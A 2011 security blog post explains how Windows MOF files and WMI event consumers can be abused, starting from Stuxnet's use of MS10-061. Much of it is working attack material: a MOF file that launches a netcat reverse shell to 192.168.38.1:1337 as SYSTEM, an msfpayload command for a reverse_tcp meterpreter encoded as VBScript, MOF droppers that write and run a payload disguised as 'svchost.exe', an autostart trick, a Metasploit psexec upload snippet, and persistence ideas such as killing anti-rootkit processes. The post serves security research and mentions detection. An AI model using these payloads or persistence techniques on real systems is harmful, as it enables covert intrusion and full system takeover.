Pop Pop Ret

Hacking & IT Security Stuff

dimanche 18 septembre 2011


Playing with MOF files on Windows, for fun & profit

In this article, we will focus on a high-level Windows feature that is not so well-known, and that can be interesting from an attacker's point of view. I will share my investigation of MOF files from its use in Stuxnet - in the exploitation of a vulnerability in the Windows Printer Spooler - to some basic practical examples of what we can do with MOF files.

1. Stuxnet and the Windows Printer Spooler vulnerability (MS10-061)

The Stuxnet Worm embedded 4 different 0-days, an overall analysis is given by Symantec in **[1]** . Stuxnet has already been discussed a lot, and there have been many good papers out there about the different vulnerabilities that are exploited. In particular, the paper **[2]** published in MISC magazine (french) gives a good overview of the vulnerability MS10-061 in Windows Printer Spooler.

Basically, this vulnerability permits to remotely execute code with SYSTEM privilege on a Windows XP machine if a printer is shared on the network. It was patched by Microsoft on September 2010 **[3]**. The other versions of Windows are vulnerable, but only when really particular conditions are met, as it is well sum up in **[4]** with the following figure:


Sharing a printer?
Yes
Windows XP?
No
Older printer listed in KB 2347290?
No
Password-based sharing disabled?
No
Users added to local Guests
No
Yes
Yes
Yes
Yes
No
Not Vulnerable
Vulnerable

Actually, when a printer is shared on the network on Windows XP, it's reachable by anybody as the Guest user in order to print documents. The "printer spooler service" which is locally responsible for handling the requests from the client is the *spoolsv.exe* process. It's possible to remotely talk with it by using the RPC protocol (Remote Procedure Call). Stuxnet simply uses the methods implemented by the service to ask it to write a file on the disk of the machine.

The article **[2]** explains in detail that it is possible to specify a destination path where to write the file by using the call to the API *StartDocPrinter*, which notifies the spooler that a new job arrived. In Stuxnet, the goal was to execute the payload after uploading it to a file on the remote machine. The authors actually used the Windows feature called WMI (Windows Management Instrumentation). So, we'll investigate this technology and we'll see some interesting subtleties.

2. Windows Management Instrumentation (WMI)

Contact

Twitter: @Xst3nZ

Qui êtes-vous ?

Xst3nZ

xst3nz (at) gmail (d0t) com

Afficher mon profil complet


Archives du blog

Membres

Before practicing, we need to know a bit of theory about WMI. So I'll try to sum up my researches about this Windows feature, and give the concepts that are useful before beginning to play with it.

According to **[5]**, we learn that:
"WMI is an implementation of Web-Based Enterprise Management (WBEM) [...]. The WBEM standard encompasses the design of an extensible enterprise data-collection and data-management facility that has the flexibility and extensibility required to manage local and remote systems that comprise arbitrary components". "WMI consists of four main components: management applications, WMI infrastructure, providers, and managed objects (system, disks, processes, network components...)". The following figure gives an overview of the architecture of WMI.

To sum up, it is an information exchange standard interface based on a client/server model:



... Well, the architecture is rather complex, let's try to dig into it...
First, at the center of the WMI architecture, we have the WMI Infrastructure which is composed of the CIMOM (Common Information Model Object Manager). It binds management applications - also called "consumers" - on the one hand and "providers" on the other hand. This object manager is also in relation with a repository (CIM/WMI repository) that stores CIM classes' definitions.


CIM classes are hierarchically organized with subclasses that inherit from their parent class. CIM classes are grouped in namespaces, which are just logical group of classes. For example, the namespace `root\cimv2` includes most of the classes that represent computer's resources. The language used to describe CIM classes is called **MOF (Managed Object Format)**.

What is really interesting with WMI is that it permits to execute some code when the notification of an event occurs. The event might be a program start, an user authentication, ... or any other Windows event. A MOF file needs to be registered into the CIM/WMI repository in order to be taken into account by WMI. When registering a MOF file, the CIM class(es) it describes are indeed added into the repository.


Let's see the classes that are interesting:

- *__EventFilter* **[6] [7]**: permits to define a Windows event,
- *__EventConsumer* **[8]**: defines a consumer. This class is actually an abstract class with several implementations. The most interesting one is *ActiveScriptEventConsumer* **[9]** because it makes possible to embed VBScript or JSScript in the consumer. Note that it is only available in the namespace `root\subscription`.
  The cool thing is that the consumer runs with SYSTEM privilege on Windows XP and Windows 2003 Server. Under Vista, it is running under the LOCAL_SERVICE user. I haven't tried under Windows 7, maybe someone ? =)
- *__FilterToConsumerBinding* **[10]**: it is used to link the two other instances. In other words, it permits to activate the consumer - and to execute its code - whenever the defined event occurs.

Follow me




As we learn in **[11]**, MOF files are compiled into the WMI repository using *mofcomp.exe*. Moreover, **a MOF file that is put in the `%SystemRoot%\System32\wbem\mof\` directory is automatically compiled and registered into the WMI repository**. It is defined in the registry key `HKLM\SOFTWARE\Microsoft\WBEM\CIMOM\` as we can see in here:



Name	Type	Data
(Default)	REG_SZ	(value not set)
Build	REG_SZ	3790.0000
Installation Directory	REG_EXPAND_SZ	%SystemRoot%\system32\WBEM
MOF Self-Install Directory	REG_EXPAND_SZ	%SystemRoot%\system32\WBEM\MOF

Note: @jduck1337 made me noticed that MOF files aren't autocompiled on Vista +

The file *mofcomp.log* located in `%SystemRoot%\System32\wbem\mof\Logs\` contains the logs about MOF files compilations, as shown in the following screenshot:



```
(Sat May 21 15:13:39 2011.1458046) : Parsing MOF file: c:\WINDOWS\Microsoft.NET\Framework\v2.0.50727\aspnet.mof
(Sat May 21 15:13:40 2011.1458937) : Finished compiling file:c:\WINDOWS\Microsoft.NET\Framework\v2.0.50727\aspnet.mof
(Sat May 21 15:13:40 2011.1459015) : Done!
(Sat May 21 15:14:57 2011.1535984) : Parsing MOF file: c:\WINDOWS\Microsoft.NET\Framework\v3.5\MOF\ServiceModel35.mof
(Sat May 21 15:14:57 2011.1536078) : Finished compiling file:c:\WINDOWS\Microsoft.NET\Framework\v3.5\MOF\ServiceModel35.mof
(Sat May 21 15:14:57 2011.1536078) : Done!
(Sat May 21 15:17:17 2011.1675453) : Parsing MOF file: c:\WINDOWS\Microsoft.NET\Framework\v2.0.50727\CLR.mof
(Sat May 21 15:17:17 2011.1675625) : Finished compiling file:c:\WINDOWS\Microsoft.NET\Framework\v2.0.50727\CLR.mof
(Sat May 21 15:17:17 2011.1675625) : Done!
(Sat May 21 15:17:43 2011.1701187) : Parsing MOF file: c:\WINDOWS\Microsoft.NET\Framework\v2.0.50727\aspnet.mof
(Sat May 21 15:17:43 2011.1701453) : Finished compiling file:c:\WINDOWS\Microsoft.NET\Framework\v2.0.50727\aspnet.mof
(Sat May 21 15:17:43 2011.1701453) : Done!
(Wed May 25 11:56:34 2011.35513546) : Parsing MOF file: C:\WINDOWS\system32\WBEM\MOF\upload_301306317392.mof
(Wed May 25 11:56:35 2011.35515031) : Finished compiling file:C:\WINDOWS\system32\WBEM\MOF\upload_301306317392.mof
(Wed May 25 11:58:30 2011.35629734) : Parsing MOF file: C:\WINDOWS\system32\WBEM\MOF\upload_91306317510.mof
(Wed May 25 11:58:32 2011.35631734) : Finished compiling file:C:\WINDOWS\system32\WBEM\MOF\upload_91306317510.mof
(Wed May 25 12:01:26 2011.35805687) : Parsing MOF file: C:\WINDOWS\system32\WBEM\MOF\upload_71130631768б.mof
(Wed May 25 12:01:26 2011.35805890) : Finished compiling file:C:\WINDOWS\system32\WBEM\MOF\upload_71130631768б.mof
(Wed May 25 12:02:35 2011.35874687) : Parsing MOF file: C:\WINDOWS\system32\WBEM\MOF\upload_901306317755.mof
(Wed May 25 12:02:35 2011.35874875) : Finished compiling file:C:\WINDOWS\system32\WBEM\MOF\upload_901306317755.mof
(Wed May 25 12:12:14 2011.36453703) : Parsing MOF file: C:\WINDOWS\system32\WBEM\MOF\upload_261306318334.mof
(Wed May 25 12:12:14 2011.36453843) : Finished compiling file:C:\WINDOWS\system32\WBEM\MOF\upload_261306318334.mof
```

This auto-compilation feature was used by *Stuxnet:* 2 files were uploaded on the targeted remote machine using MS10-061:

- `%SystemRoot%\System32\winsta.exe`: Stuxnet's main module
- `%SystemRoot%\System32\wbem\mof\sysnullevnt.mof`: MOF file that will automatically compile itself and that contains the code needed to execute the *winsta.exe* file when some events occur.

Now, let's see MOF files in action with 3 fictive examples.

3. A basic example of MOF file

Let's see a first basic example of MOF file: let's imagine that we want to launch an executable when some events occur on the system. For illustration purpose, we'll launch the executable (here, Netcat for Windows) when a new log entry is added.

So, we create a correct MOF file with a **consumer** (instance of *ActiveScriptEventConsumer*) that executes a VBScript. This VBScript will just create a Shell object and execute netcat with the right parameters. We'll also define an **event filter** by instantiating the *__EventFilter* class, in order to define when the consumer will be executed. For the example, we'll notify the consumer from the event filter when a new entry is added in "Application" Logs.

Event filters must use a SQL-like language called WQL (WMI Query Language) to define the Windows event(s) that will spark the execution of the consumer **[12]**.

Here is what looks like our first MOF file:

```
#pragma namespace ("\\\\.\\root\\subscription")

instance of __EventFilter as $FILTER
```


```
{
    Name = "CLASS_FIRST_TEST";
    EventNamespace = "root\\cimv2";
 Query = "SELECT * FROM __InstanceCreationEvent "
  "WHERE TargetInstance ISA \"Win32_NTLogEvent\" AND "
  "TargetInstance.LogFile=\"Application\"";

    QueryLanguage = "WQL";
};

instance of ActiveScriptEventConsumer as $CONSUMER
{
    Name = "CLASS_FIRST_TEST";
    ScriptingEngine = "VBScript";

    ScriptText =
      "Set objShell = CreateObject(\"WScript.Shell\")\n"
   "objShell.Run \"C:\\Windows\\system32\\cmd.exe /C C:\\nc.exe 192.168.38.1 1337 -e C:\\Windows\\system32\\cmd.exe\"\n";
};

instance of __FilterToConsumerBinding
{
    Consumer = $CONSUMER ;
    Filter = $FILTER ;
};
```

The example of use with netcat is taken from **[15]**.

Maybe, some explanations are needed:

- Firstly, the event filter defines the WQL query corresponding to the filter. Once again, I've referred to the MSDN to build the query. In WMI, a Windows event is represented using the abstract class *__Event*, which has many different subclasses. Here we use *__InstanceCreationEvent* **[13]**.
- Secondly, in the consumer we must specify in `ScriptingEngine` that we want to use VBScript, and then, we just have to pass our script in `ScriptText`.
- Thirdly, we bind the filter and the consumer.

Okay, so in order to check our newly created MOF file, we just put it in the directory `%SystemRoot%\System32\wbem\mof\`. The instances are added into the repository. And we can confirm that if we add a new log entry - here, coming from a wrong login attempt on MS SQL - the executable nc.exe is started. It runs with SYSTEM privilege, because I'm doing my tests on a Windows 2003 Server SP2:


cmd.exe:2764 Properties

Windows Command Processor
(Not verified) Microsoft Corporation
Version: 5.2.3790.3959
Time: 2/18/2007 2:00 PM
Path: C:\WINDOWS\system32\cmd.exe
Command line: C:\Windows\system32\cmd.exe
Current directory: C:\WINDOWS\system32\
Parent: nc.exe(2080)
User: NT AUTHORITY\SYSTEM
Started: 4:58:35 PM 5/25/2011

```
cmd.exe      2952
  nc.exe     2080
    cmd.exe  2764
```

Application 314 event(s)

Type	Date	Time	Source
Error	5/25/2011	4:58:29 PM	MSSQLSERVER
Error	5/25/2011	3:52:01 PM	WinMgmt

Event Properties

Date: 5/25/2011 Source: MSSQLSERVER
Time: 4:58:29 PM Category: Logon
Type: Error Event ID: 17806
User: N/A
Computer: WINDOWS2K3

Description:
SSPI handshake failed with error code 0x8009030c while establishing a connection with integrated security; the connection has been closed. [CLIENT: 192.168.38.1]

For more information, see Help and Support Center at http://go.microsoft.com/fwlink/events.asp.

```
0000: 8e 45 00 00 14 00 00 00   .E......
0008: 0b 00 00 00 57 00 49 00   ....W.I.
0010: 4e 00 44 00 4f 00 57 00   N.D.O.W.
```

It looks interesting, but that would be great to embed directly a payload into the MOF file. Let's see how to do this =)

4. Embed a payload into a MOF file

We have already seen that it's possible to put VBscript into an instance of ActiveScriptEventConsumer. So,

we can directly put our payload encoded in VBScript !
For example, it is possible to use msfencode with the option `-t vbs` in order to encode a shellcode in VBScript. Let's assume that we want to embed a reverse_tcp meterpreter (fictive example) into a MOF file, we can use the following command:

```
msfpayload windows/meterpreter/reverse_tcp LHOST=<ip> R | msfencode
-e generic/none -t vbs
```

And then, we just need to put the generated VBScript into our MOF file (note that it's necessary to escape all the quotes):

```
#pragma namespace ("\\\\.\\root\\subscription")

instance of __EventFilter as $FILTER
{
    Name = "XPLOIT_TEST_SYSTEM";
    EventNamespace = "root\\cimv2";
    Query = "SELECT * FROM __InstanceCreationEvent "
  "WHERE TargetInstance ISA \"Win32_NTLogEvent\" AND "
  "TargetInstance.LogFile=\"Application\"";

    QueryLanguage = "WQL";
};

instance of ActiveScriptEventConsumer as $CONSUMER
{
    Name = "XPLOIT_TEST_SYSTEM";
    ScriptingEngine = "VBScript";

    ScriptText = "Function jcmNPtWMUEOI() \n"
"vURTl=Chr(77)&Chr(90)&Chr(144)&Chr(0)&Chr(3)&Chr(0)&Chr(0)&Chr(0)&Chr(4)&Chr(0)&Chr(0)&Chr(0)&Chr(255)&Chr(255)&Chr(0)&Ch
// [...]
"vURTl=vURTl&Chr(0)&Chr(16)&Chr(0)&Chr(0)&Chr(0)&Chr(0)&Chr(0)&Chr(0)&Chr(0)&Chr(0)&Chr(0)&Chr(0)&Chr(0)&Chr(0)&Chr(0)&Chr
"Dim eXmdsyLFEs \n"
"Set eXmdsyLFEs = CreateObject(\"Scripting.FileSystemObject\") \n"
"Dim TxNAbBlYJ \n"
"Dim OnzEldZtxrMeY \n"
"Dim YzlWLAgbdcsRP \n"
"Dim gpvFZLaXwIZzKCJ \n"
"Set OnzEldZtxrMeY = eXmdsyLFEs.GetSpecialFolder(2) \n"
"gpvFZLaXwIZzKCJ = OnzEldZtxrMeY & \"\\\" & eXmdsyLFEs.GetTempName() \n"
"eXmdsyLFEs.CreateFolder(gpvFZLaXwIZzKCJ) \n"
"YzlWLAgbdcsRP = gpvFZLaXwIZzKCJ & \"\\\" & \"svchost.exe\" \n"
"Set TxNAbBlYJ = eXmdsyLFEs.CreateTextFile(YzlWLAgbdcsRP,2,0) \n"
"TxNAbBlYJ.Write vURTl \n"
"TxNAbBlYJ.Close \n"
"Dim VvLFolkbOsQvlf \n"
"Set VvLFolkbOsQvlf = CreateObject(\"Wscript.Shell\") \n"
"VvLFolkbOsQvlf.run YzlWLAgbdcsRP, 0, true \n"
"eXmdsyLFEs.DeleteFile(YzlWLAgbdcsRP) \n"
"eXmdsyLFEs.DeleteFolder(gpvFZLaXwIZzKCJ) \n"
"End Function \n"
"jcmNPtWMUEOI \n";
};

instance of __FilterToConsumerBinding
{
    Consumer = $CONSUMER ;
    Filter = $FILTER ;
};
```

Follow me

We can actually put any executable into a MOF file thanks to the possibility to use VBScript.

In some circumstances, we might have a problem with the previous MOF files because the consumer isn't automatically started after its registration into the WMI repository. We'll now see a trick that can be used to overcome this.

5. Consumer autostart after MOF file registration

If we dig into the MSDN, we can see that the *__InstanceCreationEvent* class, that we have used so far in the WQL query, can be actually used to filter on the instantiation of a new class into the WMI repository.

The name of the class in question must be given to `TargetInstance.__class`.
So, it is possible to use this feature to trigger the autostart of the consumer. Let's see what looks like the new version of our MOF file:

```
#pragma namespace ("\\\\.\\root\\subscription")

class WoootClass
{
 [key]
 string Name;
};

instance of __EventFilter as $FILTER
{
    Name = "XPLOIT_TEST_SYSTEM";
    EventNamespace = "root\\subscription";
 Query = "SELECT * FROM __InstanceCreationEvent "
         "WHERE TargetInstance.__class = \"WoootClass\"";

    QueryLanguage = "WQL";
};

instance of ActiveScriptEventConsumer as $CONSUMER
{
    Name = "XPLOIT_TEST_SYSTEM";
    ScriptingEngine = "VBScript";
    ScriptText = "Function jcmNPtWMUEOI() \n"
"vURTl=Chr(77)&Chr(90)&Chr(144)&Chr(0)&Chr(3)&Chr(0)&Chr(0)&Chr(0)&Chr(4)&Chr(0)&Chr(0)&Chr(0)&Chr(255)&Chr(255)&Chr(0)&Ch
// [...]
"vURTl=vURTl&Chr(98)&Chr(0) \n"
"Dim eXmdsyLFEs \n"
"Set eXmdsyLFEs = CreateObject(\"Scripting.FileSystemObject\") \n"
"Dim TxNAbBlYJ \n"
"Dim OnzEldZtxrMeY \n"
"Dim YzlWLAgbdcsRP \n"
"Dim gpvFZLaXwIZzKCJ \n"
"Set OnzEldZtxrMeY = eXmdsyLFEs.GetSpecialFolder(2) \n"
"gpvFZLaXwIZzKCJ = OnzEldZtxrMeY & \"\\\" & eXmdsyLFEs.GetTempName() \n"
"eXmdsyLFEs.CreateFolder(gpvFZLaXwIZzKCJ) \n"
"YzlWLAgbdcsRP = gpvFZLaXwIZzKCJ & \"\\\" & \"svchost.exe\" \n"
"Set TxNAbBlYJ = eXmdsyLFEs.CreateTextFile(YzlWLAgbdcsRP,2,0) \n"
"TxNAbBlYJ.Write vURTl \n"
"TxNAbBlYJ.Close \n"
"Dim VvLFolkbOsQvlf \n"
"Set VvLFolkbOsQvlf = CreateObject(\"Wscript.Shell\") \n"
"VvLFolkbOsQvlf.run YzlWLAgbdcsRP, 0, true \n"
"eXmdsyLFEs.DeleteFile(YzlWLAgbdcsRP) \n"
"eXmdsyLFEs.DeleteFolder(gpvFZLaXwIZzKCJ) \n"
"End Function \n"
"jcmNPtWMUEOI \n";
};

instance of __FilterToConsumerBinding
{
    Consumer = $CONSUMER ;
    Filter = $FILTER ;
};

instance of WoootClass
{
 Name = "Woot";
};
```

As you can see, I have just added a new class called "WoootClass" at the beginning of the MOF file. This class actually does nothing, but it is instantiated. So after the registration into the WMI repository, this instantiation will automatically trigger the filter, which will in turn trigger the consumer containing our payload !

Therefore, this trick permits to automatically run the consumer. It can be very useful in some situation when we don't want to wait for any Windows event.

6. Interest

Follow me

It is important to remember that the MOF self-install directory is of course only writeable by an Administrator. That's why, MOF files are really interesting in two kinds of situations:

1. When we are able to upload a file to a remote machine, into an arbitrary destination path (with Administrator privileges in order to be able to write into the MOF self-install directory). This is the example of MS10-061 with *StartDocPrinter* API.

2. In a post-exploitation context, when we have already escalated our privileges to Administrator on a Windows machine.

The first situation is of course relatively rare. Nevertheless, it's interesting to notice that Metasploit provides a function *generate_mof()* in the file `lib/msf/core/exploit/wbemexec.rb`. This function uses the trick described in this article to autostart the consumer. For example, it is used by the exploit of MS10-061: `exploits/windows/smb/ms10_061_spoolss` **[13]**.

The psexec module (`modules/exploits/windows/smb/psexec`) also uses it when MOF_UPLOAD_METHOD is selected, as we can see it the following code snippet:

```
if datastore['MOF_UPLOAD_METHOD']
   # payload as exe
   print_status("Trying wbemexec...")
   print_status("Uploading Payload...")
   if datastore['SHARE'] != 'ADMIN$'
    print_error('Wbem will only work with ADMIN$ share')
    return
   end
   simple.connect("ADMIN$")
   filename = rand_text_alpha(8) + ".exe"
   exe = generate_payload_exe
   fd = smb_open("\\system32\\#{filename}", 'rwct')
   fd << exe
   fd.close
   print_status("Created %SystemRoot%\\system32\\#{filename}")

   # mof to cause execution of above
   mofname = rand_text_alphanumeric(14) + ".MOF"
   mof = generate_mof(mofname, filename)
   print_status("Uploading MOF...")
   fd = smb_open("\\system32\\wbem\\mof\\#{mofname}", 'rwct')
   fd << mof
   fd.close
   print_status("Created %SystemRoot%\\system32\\wbem\\mof\\#{mofname}")

   # Disconnect from the ADMIN$
   simple.disconnect("ADMIN$")
```


In a post-exploitation context, I think that MOF files can provide an original way to hide malicious code into the WMI repository. The possibilities are almost infinite because we can basically say: "**When _this_ event occurs, just do _that_ !**". So, we can for example use MOF files with a backdoor or a rootkit in order to:

- Automatically kill some processes as soon as they are launched (anti-rootkits...),
- Automatically detect when the backdoor/rootkit has been deleted to load it again (dropper),
- Automatically infect USB devices
- ...

What is interesting here is that it shows how high level features provided by the System can be abused by an attacker. Classes hidden into WMI repository are not likely to be quickly detected because this technology is not so well-known by users and it is rarely checked.

However, it is still possible to detect malicious classes with a tool like *WMI Object Browser* from *WMI Administrative Tools* **[14]** that permits to explore the repository:

Follow me


Windows Management Instrumentation Tools : WMI Object Browser - Windows Internet Explorer
C:\Program Files\WMI Tools\browser.htm
File Edit View Favorites Tools Help
WMI Object Browser
Objects in: root\subscription
ActiveScriptEventConsumer.Name="ASEC"
Properties | Methods | Associations

ActiveScriptEventConsumer.Name="ASEC"

Properties of an object are values that are used to characterize an instance of a class.

Name	Type	Value
CreatorSID	array of uint8	Array
KillTimeout	uint32	0
MachineName	string	<empty>
MaximumQueueSize	uint32	<empty>
Name	string	ASEC
ScriptFilename	string	<empty>
ScriptingEngine	string	VBScript
ScriptText	string	Dim objFS, objFileSet objFS = CreateObject("Scripting.FileSystemO
__CLASS	string	ActiveScriptEventConsumer
__DERIVATION	array of string	Array
__DYNASTY	string	__SystemClass
__GENUS	sint32	2
__NAMESPACE	string	ROOT\subscription
__PATH	string	\\WINDOWS2K3\ROOT\subscription:ActiveScriptEventConsumer
__PROPERTY_COUNT	sint32	8
__RELPATH	string	ActiveScriptEventConsumer.Name="ASEC"
__SERVER	string	WINDOWS2K3
__SUPERCLASS	string	__EventConsumer

Of course, giving class names that look apparently legitimate are likely to trick some curious users =)

References

[1] *W32.Stuxnet Dossier*, by Symantec
http://www.symantec.com/content/en/us/enterprise/media/security_response/whitepapers/w32_stuxnet_dossier.pdf

[2] *MS10-061 vulnerability in Windows Printer Spooler*, MISC Magazine issue #53 (french), by ivanlef0u

[3] *Microsoft Security Bulletin MS10-061*
http://technet.microsoft.com/en-us/security/bulletin/MS10-061

[4] *MS10-061: Printer Spooler vulnerability*
http://blogs.technet.com/b/srd/archive/2010/09/14/ms10-061-printer-spooler-vulnerability.aspx

[5] *Windows Internals*, book by Mark Russinovich & David Salomon

[6] *__EventFilter class*, MSDN
http://msdn.microsoft.com/en-us/library/aa394639%28v=vs.85%29.aspx

[7] *Creating an Event Filter*, MSDN
http://msdn.microsoft.com/en-us/library/aa389741%28VS.85%29.aspx

[8] *ActiveScriptEventConsumer class*, MSDN
http://msdn.microsoft.com/en-us/library/aa384749%28VS.85%29.aspx

[9] *__EventConsumer class*, MSDN
http://msdn.microsoft.com/en-us/library/aa394635

[10] *__FilterToConsumerBinding class*, MSDN
http://msdn.microsoft.com/en-us/library/aa394647%28v=VS.85%29.aspx

[11] *Managed Object Format (MOF)*, MSDN
http://msdn.microsoft.com/en-us/library/aa823192%28VS.85%29.aspx

[12] *Querying with WQL (SQL for WMI)*, MSDN
http://msdn.microsoft.com/en-us/library/aa392902%28v=VS.85%29.aspx

[13] *exploits/windows/smb/ms10_061_spoolss code*, Metasploit Framework
http://dev.metasploit.com/redmine/projects/framework/repository/entry/modules/exploits/windows/smb/ms10_061_spoolss.rb

[14] *WMI Administrative Tools*, Microsoft
http://www.microsoft.com/download/en/details.aspx?id=24045

[15] *Newsletter HSC #77, Article about MOF/WMI (french)*, by Stephane Milani *(sorry for forgetting)*
http://www.hsc-news.com/archives/2011/000078.html

Follow me

Greetz to

@Heurs for the idea to dig into MS10-061 =)

Publié par Xst3nZ à 21:20

Article plus récent Accueil Article plus ancien

Fourni par Blogger.

Follow me